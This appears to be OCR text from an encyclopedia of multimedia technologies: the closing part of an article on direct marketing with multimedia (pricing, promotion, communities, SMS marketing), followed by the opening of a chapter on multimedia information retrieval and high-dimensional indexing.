
ing techniques. Some authors propose to enrich the elements of the classical marketing with e-marketing components, but more detailed investigations suggest that the recent changes are more fundamental than just blending the marketing mix with an electronic mix (e.g., Kalyanam & McIntyre, 2002; Verona & Prandelli, 2002). All marketing concepts mentioned previously have to cope with the tasks of conventional marketing, which are commonly broken down into the domains of product, price, place, and promotion. Table 1 depicts a scheme of tasks that direct marketers have to accomplish in order to tap the full potential of multimedia and networks.

Subsequently, the domains depicted in Table 1 guide the discussion on opportunities and challenges marketers are facing when adopting multimedia technologies to their marketing mix.

Product

Multimedia technologies help develop the creation of innovative products and new service components into well-established products. For instance, online newspapers are a product innovation as well as an additional element to the conventional newspaper offer (which should lead to higher customer loyalty in the future). Therefore, multimedia technologies enhance a company's reputation as a credible competitor, and thus help to maintain long-term profits. Developments in Web technology enable firms and marketers to satisfy

Figure 1. Product customization using multimedia technology



individual needs of the customer and provide superior offers. In the literature, this is called *mass customization*. An example is depicted in Figure 1, where an automotive vendor enables customers and salespeople to equip a new car according to individual preferences interactively. The vendor uses computer-aided manufacturing based on these personalized specifications.

While the problem of information overload is intensified by the availability of a tremendous amount of product information, one-to-one marketing and other personal services should help the customer to identify products according to their interests. This calls for the provision of personalized product recommendations (Gaul & Schmidt-Thieme, 2002).

Price


One-to-one transactions of manufacturers and consumers over the Web provide the manufacturer with the opportunity to return to individual price settings (adaptive pricing). *Price differentiation* can be defined as a strategy to sell the same product to different consumers at different prices. On the basis of the firm's estimation, prices are differentiated according to customer's individual willingness to pay. Name-your-own-price is a price mechanism where the buyer, not the seller, determines the price by making a bid for a product or service. The seller can then either reject or accept the bid. In the case of rejection, the consumer is not allowed to bid again within a certain time span. A screenshot of the most prominent provider of such a price mechanism, Priceline (www.priceline.com), is shown in Figure 2. At Priceline, potential buyers can bid for rental cars, hotel accommodation, holidays and flights, and so forth. Spann, Skiera, and Schäfers (2004) advise sellers to think carefully about the design of the name-your-own-price mechanism, because restricting consumers to a single bid is likely to reduce revenues.

As a second mechanism, online auctions can be used as marketing instruments in order to communicate, advertise or sell products, or even to determine customers' willingness to pay. Both mechanisms enable suppliers to adjust prices very quickly and, thus, transmit price fluctuations to the customers. This advantage cancels out direct marketers' obstacle of price rigidity, whereas, for example, printed catalogs are valid for a time period.

Promotion

The Internet is an advertising medium that is in competition with traditional media, and one that may combine the advantages of various media with respect to the form of advertising. Advertising on the Web can be compared with advertising on television, which provides dynamic, short-term exposures with low information by using

Figure 2. Screenshot from www.priceline.com



video and audio formats, or it can be similar to static, relatively long-term exposures with high information, as in print media. It is emerging as an adaptive, hybrid medium with respect to audience addressability, audience control, and contractual flexibility. The success of the Internet as a marketing channel depends on the advantages that the technology can offer concerning interactivity and customizability, thus diminishing information asymmetry between buyers and sellers. Well-established forms of Internet advertising are banners, micro sites, e-mail, newsletters, and viral mail, which provide a powerful and inexpensive means of organizing and distributing advertising messages.

Place

Unlike supermarkets, department stores, or even catalogs, the Internet possesses several unique characteristics that have the potential to benefit consumers in several ways. One obvious advantage is that the Internet enables access independent of consumers' local markets, 24 hours a day, seven days a week. Medium-sized enterprises can compete with large ones by expanding their traditional distribution channels. Thanks to the lower searching costs, consumers can consider thousands of product alternatives and therefore may feel stressful with regard to the enormous possibilities of online shopping when they try to find the product that best fits their needs.

RELATIONSHIP MANAGEMENT IN THE FRAMEWORK OF CONTENT, COMMERCE, AND COMMUNITY

A popular wise expression in the Internet industry is "Content is king," but with respect to the aim of marketing content by mean of offering text, artwork, animation, and music in multimedia environments does neither create profits nor a competitive advantage for the vendors.

The community is made up by providing content on Web sites, discussion groups, newsgroups, and even in chat rooms. Clearly, the vendors take responsibility to provide the community with technical facilities to support virtual user groups, brand communities, and so forth. Both content and community are making up the vendors affiliation based on trust and social capital (Evans & Wurster, 1999). In these communities every person is a recipient and a sender. The Internet changes the way of communicating, working, learning, and even of thinking. Stewart and Pavlou (2002) argue the level of interactivity to determine the quality of marketing communication. Moreover, the Internet enables a dialogue with, as well as between, the customers, which might be the most significant distinction from most traditional media. Thus, consumers become active participants of the direct marketing process.

The most prominent example of communities' impact on direct marketing in multimedia environments is

Table 2. Comparison of direct marketing techniques

	Direct Mail	Telephone	E-mail	SMS	Automated IP-telephone
Reach	All households	Most households	Internet users	Young and middle-aged	Innovators
Cost	Medium	High	Very low	Low	Low
Time to organize	Slowest—materials, post	Slow—scripting, briefing	Quick	Quick	Quick
List availability	Very good	Good	Limited	Very Limited	Excellent
Response time	Slow	Quick	Quick	Quickest	Quick
Materials	Any	Voice only	Text, visuals, animations	Text, visuals, animations	Voice, video, animations
Personalization	Yes	One-to-one	Yes	Yes	Yes
Persuasive impact	Medium	High	Low	Low	Medium
Interactivity	No	Yes	Yes	Yes	Yes

collaborative filtering. It identifies consumers' wishes by automating the process of "word-of-mouth," by which people recommend products or services to others (Herlocker, Konstan, Terveen, & Riedl, 2004). The basic mechanism behind *collaborative filtering* systems is to register a multitude of consumer preferences, use a similarity metric to select a subgroup of people whose preferences are similar to those of the person seeking advice, calculate an average of the subgroup's preferences, and recommend options on which the advice-seeker has so far expressed no personal opinion. Typically, *collaborative filtering* is used to give recommendations of books, CDs, or movies in online stores. *Virtual communities* are a promising concept because community building contains the force of purchasing power concentration in relatively homogeneous target groups, enables comprehensive individual marketing, and establishes entrance barriers to other suppliers. The dynamic communication about products and services involves well-informed community members and allows for constant tracking of user preferences as well as keeping up-to-date on buyer opinions, actions, and interests. Additionally, *virtual communities* could enhance buyer loyalty, while the products and services become part of buyers' self-concepts. Verona and Prandelli (2002) argue the affiliation to foster the cognitive dimension of loyalty.

The third component of the 3Cs, commerce, refers to all attempts to increase buyer loyalty, by Web-based capabilities that help companies to organize and manage customer relationships. The interaction with each customer is likely to become a series of linked interactions, so that with each interaction, offerings can more closely meet the customer's needs (Kalyanam & McIntyre, 2002).

Technical features of the offered products or services, particularly incompatibilities, might be used to increase customer loyalty by creating a lock-in situation, which avoids customers churn on the Web. Since the lock-in mostly does not create a mutual benefit, this strategy should be carefully merged with affiliation to increase the customer loyalty.

FUTURE DEVELOPMENTS

Since the technology is still evolving heavily and direct marketers are usually among the first user groups adopting new technologies, the future development can hardly be described by extrapolating previous developments. To provide an impression, we discuss two examples subsequently.

Example 1: Personalized Advertising in Digital TV Environments

With the expansion of digital TV and set-top boxes, several hundreds of alternative TV programs can be watched by consumers. Due to the plurality of information content, people are faced with information overload, which is comparable to that of the Internet. With regard to the abundance of digital content and by adopting a consumer-centric focus, businesses recognize the importance of applying personalization techniques over interactive television. This should, on the one hand, provide the flexibility for consumers to filter information on TV events according to their interests. On the other hand, advertising companies can tailor commercials and their respective interactive content to each individual viewer profile (Chorianopoulos & Spinellis, 2004).

Example 2: Mobile Telephony as a Tool of Direct Marketing

Today, the number of mobile telephones exceeds that of fixed telephones, and therefore mobile phones appear to be the essential tool of communication for most consumers. Mobile phones, being in constant reach of their users and being available in many everyday situations, provide continuous wireless connectivity, which shows promise for direct marketing. The advent of mobile phones, PDAs and other handheld devices in direct marketing has driven research toward the investigation of the influence that these new technologies have on the relationship with customers. In the literature, this is referred to as *mobile marketing* (Dickinger, Haghirian, Murphy, & Scharl, 2004). A variety of services have been developed for mobile Internet applications, such as Web information search, SMS, MMS, banking, chat, or weather forecasts, which are used in m-commerce (Okazaki, 2005).

In *mobile marketing*, SMS can be used in a push or pull mode of advertising and may be perceived as content or as ads, and this can blur the line between advertising and service (Dickinger et al., 2004). Compared to other direct marketing techniques, SMS possesses some unique advantages such as very quick response times and everywhere access. A short comparison of direct marketing techniques is given in Table 2.

Scharl, Dickinger, and Murphy (2005) investigate *SMS marketing* via content analysis of 500 global Web sites and qualitative interviews. They identify content, personalization, and consumer control as message success factors (see Table 3), and device technology, transmission process, product fit, and media cost as media success factors of *SMS marketing*.

A relatively new idea to extend the capabilities of *mobile marketing* is to use built-in cameras of consumer mobile phones as sensors for two-dimensional visual codes. Camera-phones perform image processing tasks on the device itself and use the results as additional user input. The codes are attached to physical objects, printed documents, and virtual objects displayed on electronic screens and provide object-related informa-

Table 3. Success factors of SMS marketing

Success factor	Description	Example/Explanation
Content	Funny, entertaining, eye-catching, and informative content	SMS might be more effective in communicating prices or new services than physical products
Personalization	Include consumer’s habits, interests, and preferences to target the ads	Personal information such as leisure activities, holidays, music, and media interests
Consumer Control	Custumers give prior permission before contact and can stop messages at any time	Restrictions apply to unapproved messages in many countries
Device Technology	Design attractive messages by new technologies (MMS, animations)	Heterogeneous screen sizes and displays hamper the implementation
Transmission Process	Text messages should arrive a few minutes after sending to guarantee context dependency	For example, notifying travellers of flight status via SMS
Product Fit	SMS is particularly useful for technical goods and services	For example, announce events or support of product launches

tion. Used as sensors for real-world objects, mobile phones can narrow the gap between the physical and the virtual world by enabling customers to collect data in everyday situations (Rohs, 2004). This application multiplies the opportunities for m-commerce as well as for m-advertising.

CONCLUSION

This article outlines the opportunities and the challenges brought to direct marketers by new multimedia technologies. The innovative technologies affect all four domains (4P) of classical marketing mix management and enable the creation of mutual benefits. Moreover, the technological interactivity brings a new quality in the *relationship management* for direct marketers. The affiliation of the contents provided by the vendors to a particular community needs to be fitted to the extent of lock-in features used to foster the customer retention. Using the examples of (1) personalized advertising in *digital TV environments* and (2) mobile telephony, we illustrate the future developments of direct marketing with multimedia technologies.

The article comprises a synoptic overview of the tasks, the benefits for the vendors, and the values to be created for the customers. Different direct marketing techniques using multimedia technologies are systematized, and the key success factors of *SMS marketing* are summarized.

REFERENCES

American Marketing Association. (2006). Retrieved September 29, 2006, from http://www.marketingpower.com/mg-dictionary-view1061.php

Burke, R. R. (2002). Technology and the customer interface: What consumers want in the physical and virtual store. *Journal of the Academy of Marketing Science, 30*(4), 411-432.

Chorianopoulos, K., & Spinellis, D. (2004). User interface development for interactive television: Extending a commercial DTV platform to the virtual channel API. *Computers & Graphics*, *28*(2), 157-166.

Coviello, N. E., Milley, R., & Marcolin, B. (2003). Understanding IT-enabled interactivity in contemporary marketing. *Journal of Interactive Marketing, 15*(4), 18-33.

Dickinger, A., Haghirian, P., Murphy, J., & Scharl, A. (2004). An investigation and conceptual model of SMS marketing. In H. Ralf Jr. (Ed.), *Proceedings of the 37th Hawaii International Conference on System Sciences* (pp. 31-41). Big Island, Hawaii: IEEE Computer Society Washington.

Evans, P., & Wurster T. S. (1999). *Blown to bits: How the new economics of information transforms strategy.* Boston: Harvard Business School Press.

Gaul, W., & Schmidt-Thieme, L. (2002). *Recommender systems based on user navigational behavior in the Internet. Behaviormetrika, 29*(1), 1-22.

Herlocker, J. L., Konstan, J. A., Terveen, L. G., & Riedl, J. T. (2004). Evaluating collaborative filtering recommender systems. *ACM Transactions on Information Systems, 22*(1), 5-53.

Kalyanam, K., & McIntyre, S. (2002). The e-marketing mix: A contribution of the e-tailing wars. *Journal of the Academy of Marketing Science, 30*(4), 487-499.

Noe, T., & Parker, G. (2005). Winner take all: Competition, strategy, and the structure of returns in the Internet economy. *Journal of Economics & Management Strategy, 14*(1), 141-164.

Okazaki, S. (2005). New perspectives on m-commerce research. *Journal of Electronic Commerce Research, 6*(3), 160-164.

Rohs, M. (2004). Real-world interaction with cameraphones. In H. Murakami, H. Nakashima, H. Tokuda, & M. Yasumura (Eds.), *Second International Symposium on Ubiquitous Computing Systems (UCS 2004),* Tokyo (pp. 74-89).

Scharl, A., Dickinger, A., & Murphy, J. (2005). Diffusion and success factors of mobile marketing. *Electronic Commerce: Research and Applications, 4*(2), 159-173.

Spann, M., Skiera, B., & Schäfers, B. (2004). Measuring individual frictional costs and willingness-to-pay via name-your-own-price mechanisms. *Journal of Interactive Marketing 18*(4), 22-36.

Stewart, D., & Pavlou, P. (2002). From consumer response to active consumer: Measuring the effectiveness of interactive media. *Journal of the Academy of Marketing Science, 30*(4), 376-397.

Verona, G., & Prandelli, E. (2002). A dynamic model of customer loyalty to sustain competitive advantage on the Web. *European Management Journal, 20*(3), 299-309.

KEY TERMS

Collaborative Filtering: A collective method of recommendation based on previously gathered information to guide people's choices of what to read, what to look at, what to watch, and what to listen to.

Customer Relationship Management (CRM): The systematic collection and utilization of business data to manage interactions with customers by identifying patterns and interests of customers as success factors in order to foster customer loyalty through individualized correspondence and tailored offers.

Direct Marketing: A direct communication to a customer or business by one or more media that are designed for the purpose of soliciting a response in the form of an order, a request for further information, or a personal visit from a customer.

Mass-Customization: Provides customized offers based on individual needs by the use of flexible computer-aided manufacturing systems in order to combine low unit costs of mass production with the flexibility of individual customization.

Mobile Marketing: Adding value to the customers and enhancing revenue by distributing any kind of message or promotion on mobile devices.

Price Differentiation: A pricing strategy to sell the same product to different consumers at different prices based on the customer's estimated economic value of an offering.

SMS Marketing: Using short messages services (SMS) to provide customers with time and location sensitive, personalized information to promote goods and services.

Multimedia Information Retrieval at a Crossroad

Qing Li
City University of Hong Kong, China

Yi Zhuang
Zhejiang University, China

Jun Yang
Carnegie Mellon University, USA

Yueting Zhuang
Zhejiang University, China

INTRODUCTION

From late 1990s to early 2000s, the availability of powerful computing capability, large storage devices, high-speed networking, and especially the advent of the Internet, led to a phenomenal growth of digital multimedia content in terms of size, diversity, and impact. As suggested by its name, "multimedia" is a name given to a collection of data of multiple types, which include not only "traditional multimedia" such as images and videos, but also emerging media such as 3D graphics (like VRML objects) and Web animations (like Flash animations). Furthermore, relevant techniques have been developed for a growing number of applications, ranging from document editing software to digital libraries and many Web applications. For example, most people who have used Microsoft Word have tried to insert pictures and diagrams into their documents, and they have the experience of watching online video clips such as movie trailers from Web sites such as YouTube.com. Multimedia data have been available in every corner of the digital world. With the huge volume of multimedia data, finding and accessing the multimedia documents that satisfy people's needs in an accurate and efficient manner becomes a nontrivial problem. This problem is referred to as *multimedia information retrieval*.

The core of multimedia information retrieval is to compute the degree of relevance between users' information needs and multimedia data. A user's information need is expressed as a *query*, which can be in various forms such as a line of free text like "*Find me the photos of George Washington*," a few keywords like "*George Washington photo*," a media object like a sample picture of George Washington, or their combinations. On the other hand, multimedia data are represented using a certain form of summarization, typically called *index*, which is directly matched against queries. Similar to a query, the index can take a variety of forms, including keywords, visual features such as color histogram and motion vector, depending on the data and task characteristics.

For textual documents, mature information retrieval (IR) technologies have been developed and successfully applied in commercial systems such as Web search engines. In comparison, the research on multimedia retrieval is still in its early stage. Unlike textual data, which can be well represented by term vectors that are descriptive of data semantics, multimedia data lack an effective, semantic-level representation that can be computed automatically, which makes multimedia retrieval a much harder research problem. On the other hand, the diversity and complexity of multimedia data offer new opportunities for the retrieval task to be leveraged by the techniques in other research areas. In fact, research on multimedia retrieval has been initiated and investigated by researchers from areas of multimedia database, computer vision, natural language processing, human-computer interaction, and so forth. Overall, it is currently a very active research area that has many interactions with other areas.

In the coming sections, we will overview the techniques for multimedia information retrieval, followed by a review on the applications and challenges in this area. Then, the future trends will be discussed, and some important terms in this area are defined at the end of this chapter.

MULTIMEDIA RETRIEVAL TECHNIQUES

Despite the various techniques proposed in literature, there exist three major approaches to multimedia retrieval, namely text-based approach, content-based approach, and hybrid approach. Their main difference lies in the type of index used for retrieval: the first approach uses text (keywords) as index, the second one uses low-level features extracted from multimedia data, and the last one uses the combination of text and low-level features. As a result, they differ from each other in many other aspects ranging from feature extraction to similarity measures.

Text-Based Multimedia Retrieval

Text-based multimedia retrieval approaches apply mature information retrieval techniques to the domain of multimedia retrieval. A typical text-IR method matches text queries issued by users with descriptive keywords extracted from documents. To use this method for multimedia retrieval, textual descriptions in the form of "bag of keywords" need to be extracted to describe multimedia objects, and user queries must be expressed as a set of keywords. Given the text descriptions and text queries, multimedia retrieval boils down to a text-IR problem. In early years, such descriptions were usually obtained by manually annotating the multimedia data with keywords (Tamura & Yokoya, 1984). This approach is not scalable to large data if the number of human annotators is limited, but is applicable if the annotation task is shared among a large population of users. This is the case of several image/video sharing Web sites, such as YouTube.com and Flickr.com, where users add (keyword) tags on their photos or videos such that they can be found by keyword search. The vulnerability to human bias is always an issue with manual annotations. There have been also proposals from computer vision and pattern recognition areas on automatically annotating the images and videos with keywords based on their low-level visual/audio features (Barnard, Duygulu, Freitas, Forsyth, Blei, & Jordan, 2003; Jeon, Lavrenko, & Manmatha, 2004). Most of these approaches involve supervised or unsupervised machine learning, which tries to map low-level features into descriptive keywords. However, due to the large gap between multimedia data forms (e.g., pixels, digits) and their semantic meanings, these approaches cannot produce high-quality keyword annotations. Some of the systems are semi-automatic, attempting to propagate keywords from a set of initially annotated objects to other objects. In some other applications, descriptive keywords can be easily accessible for multimedia data. Particularly, for images and videos embedded in Web pages, the text surrounding them as well as the title of the Web pages usually provide good descriptions, an approach explored both in research (e.g., Smith & Chang, 1997) and also in commercial image/video search engines (e.g., Google Image Search).

Since relatively speaking keyword annotations can precisely capture the semantic meanings of multimedia data, the text-based retrieval approach is effective in terms of retrieving multimedia data that are *semantically relevant* to the users' needs. Moreover, because many people find it convenient and effective to use text (keywords) to express their information requests, as demonstrated by the fact that most commercial search engines (e.g., Google) support text queries, this approach has the advantage of being amenable to average users. But the bottleneck of this approach is still on the acquisition of keyword annotations, especially when there is a large amount of data and a small number of users, since no techniques provide both efficiency and accuracy in acquiring annotations when they are not available.

Content-Based Multimedia Retrieval

The idea of **content-based retrieval** first came from the area of content-based image retrieval (CBIR) (Flickner, Sawhney, Niblack, Ashley, Huang, Dom, et al., 1995; Smeulders, Worring, Santini, Gupta, & Jain, 2000). Gradually, the idea has been applied to the retrieval tasks for other media types, resulting in content-based video retrieval (Hauptmann et al., 2002; Somliar, 1994) and content-based audio retrieval (Foote, 1999). The word "content" here refers to the low-level representation of the data, such as pixels for bitmap images, MPEG bit-streams for MPEG-format video, and so on. Content-based retrieval, as opposed to text-based retrieval, exploits the features that are (automatically) extracted from the low-level representation of the data, usually denoted as low-level features since they do not directly capture the high-level meanings of the data. (In a sense, text-based retrieval of documents is also "content-based," since keywords are extracted from the content of documents.) Obviously, the low-level features used for retrieval depend on the type of data to be retrieved. For example, color histogram is a typical feature for image retrieval, and motion vector is used for video retrieval, and so on. Despite the heterogeneity of the features, in most cases, they can be transformed into feature vector(s) which are typically high-dimensional and real-valued. Thus, the similarity between media objects can be measured by the distance of their respective feature vectors in the vector space under certain distance metrics. Various distance measures, such as Euclidean distance, histogram intersection, can be used as the similarity metrics. This has a correspondence to the vector-based model for (text) information retrieval, where a bag of keywords is also represented as a vector. The original feature spaced can be transformed into a manifold space in which the distance metric better captures the intrinsic similarity/dissimilarity between media objects, an approach seen in recent works such as He, Ma, and Zhang (2004).

Content-based retrieval also influences the way a query is composed. Since a media object is represented by its low-level feature vector(s), a query must be also transformed into a feature vector in order to match against the object. This results in query-by-example (QBE) (Flickner et al., 1995), a search paradigm where media objects such images or video clips are used as query examples to find other objects similar to them, where "similar" is defined mainly at perceptual levels (i.e., looks like, or sounds like). In this case, feature vector(s) extracted from the example object(s) are matched with the feature vectors of the media objects to be retrieved. The majority of content-based retrieval systems use QBE as its search paradigm. However, there are also content-based systems that use alternative ways to let users specify their intended low-level features, such as by selecting from some templates or a small set of feature options (i.e., "red," "black," or "blue"). See the PIPA Project (http://spade.ddns.comp.nus.edu.sg/viper/demos.html) as an example.

The features and similarity metrics used by many content-based retrieval systems are chosen heuristically and are therefore ad-hoc and unjustified. It is questionable that the features and metrics are optimal or close to optimal. Thus, there have been efforts seeking for theoretically justified retrieval approaches whose optimality is guaranteed under certain circumstances (Sebe et al., 2000). Cooper et al. (2005) suggest measuring image similarity using time and pictorial content. Many of these approaches treat retrieval as a machine learning problem of finding the most effective (weighted) combination of features and similarity metrics to solve a particular query or a set of queries. Such learning can be done online in the middle of the retrieval process, based on users' feedback evaluations or automatically derived "pseudo" feedbacks. In fact, relevance feedback (Rui, Huang, Ortega, & Mehrotra, 1998) has been one of the hot topics in content-based image retrieval. Recently, Kelly and Teevan (2003) proposed a concept of implicit relevance feedback (IRF), which is different from traditional relevance feedback methods that require users to explicitly give feedback. An extension of IRF was also studied in Ryen et al. (2005). Off-line learning has also been used to find effective features/weights based on previous retrieval experiences. However, machine learning is unlikely to be the magic answer for content-based retrieval problems due to the fact that it is impossible to have training data for basically an infinite number of queries, and users are usually unwilling to give feedbacks.

Overall, content-based retrieval has the advantage of being fully automatic from the feature extraction to similarity computation, and thus scalable to real systems. With the query-by-example (QBE) search paradigm, it is also able to capture the perceptual aspects of multimedia data that cannot be easily depicted by text. The downside of content-based retrieval is mainly due to the so called "semantic gap" between low-level features and the semantic meanings of the data. Given the fact that users prefer semantically relevant results, content-based methods suffer from the low precision/recall problem, which prevents them from being used in commercial systems. Another problem lies in the difficulty of finding a suitable example object to form an effective query, if the QBE paradigm is used.

Hybrid Multimedia Retrieval

The hybrid multimedia retrieval is proposed partially because both text-based and content-based retrieval have their own limitations, and they can be complementary to each other. Different from these two retrieval methodologies, hybrid multimedia retrieval is emerging as a new multimedia retrieval method which tries to combine the retrieval results returned by text-based method and by content-based method to enhance the retrieval effectiveness (Shen, Zhou, & Bin, 2006). In the image retrieval approach proposed by Zhou and Dai (2007), for a given query, text-based retrieval is first conducted to get a set of candidate images, and then a content-based refinement process is performed based on the low-level features of candidate images. This hybrid approach has almost become the standard in video retrieval, since video data by nature contain text (from speech recognition, closed captions, etc.), video frames (as images), and audio information. For example, Rong et al. (2006) proposed a probabilistic framework for combining the results of multiple "retrieval experts," including text retrieval, key-frame visual similarity, and so-called semantic concepts to acquire a list of relevant video shots for a given query. Empirical results have shown that hybrid multimedia retrieval can be regarded as a promising retrieval method compared with the above two methods.

HIGH-PERFORMANCE INDEX

In the early multimedia retrieval systems, the multimedia objects such as images or video were frequently stored as simple files in a directory or entries in a relational table. From a perspective of computational efficiency, both options exhibited poor performance because most file systems use sequential search within directories. Thus, as the size of the multimedia databases or collections grew from hundreds to thousands to millions of variable-sized objects, the computers could not respond in an acceptable time period.

As feature vector extracted from media objects is multi- *or* high-dimensional, the indexing of multimedia data belongs to the high-dimensional index issue. There is a long stream of research for addressing the high-dimensional indexing problems (Böhm, Berchtold, & Keim, 1998). Existing techniques can be divided into four main categories.

The first category is based on data and space partitioning, hierarchical tree index structure (e.g., the R-tree [Guttman, 1984] and its variants [Beckmann, Kriegel, Schneider, & Seeger, 1990]), and so forth. Although these methods generally perform well at low dimensionality, their performance deteriorates rapidly as the dimensionality increases, and the degradation can be so bad that sequential scanning becomes more efficient due to the "dimensionality curse."

The second category is to represent original feature vectors using smaller, approximate representations (e.g., VA-file [Weber, Schek, & Blott, 1998] and IQ-tree [Berchtold, Bohm, Kriegel, Sander, & Jagadish, 2000]), and so forth. The VA-file (Weber et al., 1998) accelerates the sequential scan by using data compression. Although the VA-file reduces the number of disk accesses, it incurs higher computational cost to decode the bit-strings, compute all the lower and some upper bounds on the distance to the query point, and determine the actual distances of candidate points. The IQ-tree (Berchtold et al., 2000) is also an indexing structure along the lines of the VA-file, which maintains a flat directory containing the minimum bounding rectangles of the approximate data representations.

The third category is to use a metric-based method [Chávez, Navarro, Baeza-Yates, & Marroquín, 2001] as an alterative direction for high-dimensional indexing. Examples include MVP-Tree (Bozkaya & Ozsoyoglu, 1997), M-Tree (Ciaccia, Patella, & Zezula, 1997), and so on.

The final category is the transformation-based high-dimensional indexing schemes, such as the pyramid technique (Berchtold, Bohm, & Kriegel, 1998). The pyramid technique is efficient for window queries but performs less satisfactorily for k-NN queries. Most recently, iDistance (Jagadish, Ooi, Tan, Yu, & Zhang, 2005) are proposed to support B+-tree-based k-NN search. It is proposed by selecting some reference points in order to further prune the search region so as to improve the query efficiency. However, the query efficiency of iDistance relies largely on clustering and partitioning the data and is significantly affected if the choice of partition scheme and reference data points is not appropriate.

APPLICATIONS AND CHALLENGES

Though far from mature, multimedia retrieval techniques have been widely used in a number of applications. The most visible application is various Web search engines for images and video, such as Image Search and Video Search at Google.com, Blinx.com, as well as image and video sharing sites, such as YouTube.com and Flickr.com. The search facilities provided by these systems are text-based, implying that a text query is a better vehicle of users' information need than an example-based query. Content-based retrieval is not applicable here due to its low accuracy problem, which gets even worse due to the huge data volume. Web search engines acquire textual annotations of images or video automatically by analyzing the text in Web pages, but the results for some popular queries may be manually crafted. In image and video sharing sites, such text annotations are provided in the form of tags collectively by a huge population of users. Because of the huge data volume on the Web, the relevant data to a given query can be enormous. Therefore, the search engines need to deal with the problem of "authoritativeness," namely determining how authoritative a piece of data is, besides the problem of relevance. In addition to the Web, there are many off-line digital libraries, such as Microsoft Encarta Encyclopedia, that have the facilities for searching multimedia objects like images and video clips by text. The search is usually realized by matching manual annotations with text queries.

Multimedia retrieval techniques have also been applied to some narrow domains, such as news videos, sports videos, and medical imaging. NIST TREC Video Retrieval Evaluation (TRECVID, http://www-nlpir.nist.gov/projects/trecvid/) has attracted many research efforts devoting to various retrieval tasks on broadcast news video based on automatic analysis of video content. Sports videos like basketball programs and baseball programs have been studied to support intelligent access and summarization (Zhang & Chang, 2002). In the medical imaging area, for example, Liu, Lazar, and Rothfus (2002) applied retrieval techniques to detect brain tumor from CT/MR images. Content-based techniques have achieved some level of success in these domains, because the data size is relatively small and domain-specific features can be crafted to capture the idiosyncrasy of the data. Generally speaking, however, there is no killer application where content-based retrieval techniques can achieve a fundamental breakthrough.

The emerging applications of multimedia also raise new challenges for multimedia retrieval technologies. One of such challenges comes from the new media formats emerged in recent years, such as Flash animation, PowerPoint file, and SMIL (Synchronized Multimedia Integration Language, http://www.w3.org/AudioVideo/). These new formats demand specific retrieval methods for them. Moreover, their intrinsic complexity (some of them can recursively contain media components) brings up new research problems not addressed by current techniques. There have already been recent efforts devoted to these new medias, such as Flash animation retrieval (Yang, Li, Liu, & Zhuang, 2002b) and PowerPoint presentation retrieval. Another challenge rises from the idea of retrieving multiple types of media data in a uniform framework, which will be discussed in the next section.

FUTURE TRENDS

In a sense, most existing multimedia retrieval methods are not genuinely for "multimedia" but for a specific type (or modality) of nontextual data. There is, however, the need to design a real "multimedia" retrieval system that can handle multiple data modalities in a cooperative framework. First, in multimedia databases like the Web, different types of media objects coexist as an organic whole to convey the intended information. Naturally, users would be interested in seeing the complete information by accessing all the relevant media objects regardless of their modality, preferably, from a single query. For example, a user interested in a new car model would like to see the pictures of the car and meanwhile read articles on it. Sometimes, depending on the physical conditions such as networks and displaying devices, users may want to see a particular presentation of the information in appropriate modality(-ies). Furthermore, some data types such as video intrinsically consist of data of multiple modalities (audio, closed-caption, video images). It is advantageous to explore all these modalities and let them complement each other in order to obtain better retrieval effect. To sum up, a retrieval system that goes across different media types and integrates multimodality information is highly desirable.

Informedia (Hauptmann et al., 2002) is a well-known video retrieval system that successfully combines multimodal features. Its retrieval function not only relies on the transcript generated from a speech recognizer and/or detected from overlaid text on screen, but also utilizes features such as face detection and recognition results, image similarity, and so forth. Statistical learning methods are widely used in Informedia to intelligently combine the various types of information. There are many other systems that integrate features from at least two modalities for retrieval purpose. For example, WebSEEK system (Smith & Chang, 1997) extracts keywords from the surrounding text of image and videos in Web pages, which is used as their indexes in the retrieval process. Although the systems involve more than one media type, typically textual information plays the vital role in providing the (semantic) annotation of the other media types.

